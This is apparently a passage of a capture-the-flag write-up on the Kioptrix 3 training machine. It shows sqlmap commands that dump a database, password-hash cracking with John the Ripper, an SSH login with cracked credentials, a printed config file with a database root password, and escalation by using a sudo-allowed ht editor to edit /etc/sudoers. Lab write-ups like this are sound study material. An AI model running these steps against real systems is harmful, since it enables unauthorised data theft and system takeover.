    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")


  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system
```

6. **Initial Access – Method 1**

Looking for the databses.



Database	Purpose
information_schema	Provides metadata about databases, tables, columns, constraints, and privileges.
mysql	Contains MySQL system tables used for account management, privileges, and other server-related information.
gallery	Contains application-specific data related to the gallery application.


Therefor I decided to enumerate the gallery database..

So further I move to find the table listed in this database.

sqlmap -u http://kioptrix3.com/gallery/gallery.php?id=1 -p id -D gallery - -tables

Argument	Purpose
-u	Specifies the target URL.
-p id	Specifies the parameter to test.
-D gallery	Selects the gallery database.
--tables	Retrieves the table names.

- This specifies the list of the table with in the gallery database out of them the dev_accounts was looking interesting so I decided to dump the records of this table.



From this I found the credentials on the target system – usernames and there password hash.


So the next step is to crack the hash

- We can use john the ripper and the online crackstation
  For **john :**

- Follow the following commands
- Echo “ hashes_that_we_have_discovered” >hash.txt
- John hash.txt -w /path/to/your/wordlist


I have used the Crackstation because

- The result of the john depends on the wordlist, John takes candidate passwords from the wordlist, calculates their corresponding hashes using the relevant hash algorithm, and compares them against the supplied hashes.



Now I have both the password and the username.

S0, I am going to connect with the target via ssh.



The -o option allows you to provide an SSH client configuration option directly on the command line.

The actual algorithm compatibility setting depends on the error you encountered.

For example:


-oHostKeyAlgorithms=+ssh-rsa

This enables the legacy ssh-rsa host-key algorithm for that connection.

After this we have successfully gained the initial access in the target system.

Now my goal is to enumerate the system and finding the way to escalate the privilege to get the root access.

7. Post-Exploitation



During the enumeration I get to know that the user- dreg is not in the sudoers list and also I didn't get any other way that can provide me the path to gain root level access.

Therefore, I decided to switch the user and this time I authenticates as the user – **loneferret.**

```
┌──(rohit㉿kali)-[~/machine/k3]
└─$ ssh -o hostkeyalgorithms=+ssh-rsa loneferret@192.168.56.112
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
loneferret@192.168.56.112's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ ls
checksec.sh  CompanyPolicy.README
loneferret@Kioptrix3:~$ pwd
/home/loneferret
loneferret@Kioptrix3:~$ ls -lah
total 64K
drwxr-xr-x 3 loneferret loneferret 4.0K 2011-04-17 08:59 .
drwxr-xr-x 5 root       root       4.0K 2011-04-16 07:54 ..
-rw-r--r-- 1 loneferret users        13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret  220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret 2.9K 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root       root        26K 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root       root        224 2011-04-16 08:51 CompanyPolicy.README
-rw------- 1 root       root         15 2011-04-15 21:21 .nano_history
-rw-r--r-- 1 loneferret loneferret  586 2011-04-11 17:00 .profile
drwx------ 2 loneferret loneferret 4.0K 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret    0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@Kioptrix3:~$
```

Enumeration the web directory

```
loneferret@Kioptrix3:/home/www$ ls
kioptrix3.com
loneferret@Kioptrix3:/home/www$ cd kioptrix3.com/
loneferret@Kioptrix3:/home/www/kioptrix3.com$ ls
cache  core  data  favicon.ico  gallery  gnu-lgpl.txt  index.php  modules  style  update.php
loneferret@Kioptrix3:/home/www/kioptrix3.com$ cd gallery/
loneferret@Kioptrix3:/home/www/kioptrix3.com/gallery$ ls
BACK     gallery.php  gfunctions.php  index.php    logout.php  post_comment.php  readme.html   scopbin       tags.php     vote.php
db.sql   gconfig.php  gheader.php     install.BAK  mobile      p.php             recent.php    search.php    themes
gadmin   gfooter.php  g.php           login.php    photos.php  profile.php       register.php  slideshow.php  version.txt
loneferret@Kioptrix3:/home/www/kioptrix3.com/gallery$ cat gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details --------------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";

        // Setting Details ----------------------------------------------------


if(!$g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["gallarific_mysql_username"], $GLOBALS["gallarific_mysql_password"])) {
                echo("A connection to the database couldn't be established: " . mysql_error());
                die();
}else {
        if(!$g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"], $g_mysql_c)) {
                echo("The Gallarific database couldn't be opened: " . mysql_error());
                die();
        }else {
                $settings=mysql_query("select * from gallarific_settings");
                if(mysql_num_rows($settings)!=0){
                        while($data=mysql_fetch_array($settings)){
                                $GLOBALS["{$data['settings_name']}"]=$data['settings_value'];
                        }
                }

        }
}

?>
loneferret@Kioptrix3:/home/www/kioptrix3.com/gallery$
```


The file provides the credential for the mysql database and I tried these credential to authenticate In the phpMyAdmin page that was discovered during the directory brute force (credential reused).

It provided me the access but here we didn't find something as it shows the information that we have already gathered.



So I decided to re-enumerate form starting

8.Privilege Escalation




During this I found the file CompanyPolicy.README – although it owned by the root but the other have the read permissions.

Here I found that the company wants his employee to use **ht** for editing , creating and viewing files and with strict consequences if someone disobeys this policy that can lead the individual to immediate termination.

This is something scary and again too interesting so I started looking for ht and it's permissions.

- Ht: a terminal based file viewer, editor, analyzer can be used for text, binary, executable files.

Looking the misconfiguration to leverage the ht



Yes, here can be a way to have the root access, as the sudoers permissions allowing the user to execute ht with root privileges, ht is configured to setuid and if the current user uses the ht then it will execute as the owner privileges and in this case ht will run as the root privilege. This is way we can use to read the sensitive files which required the root level access like shadow, sudoers, etc

As the editor is running as the root so it can be used to edit the files that the normal user is not allowed therefore I decided to edit the /etc/sudoers and giving all kind of access to loneferret.

But the moment I launch HT Editor, I encounter an error:

Error opening terminal: xterm-256color

This is a terminal compatibility problem, not a password error and not evidence that privilege escalation has failed.

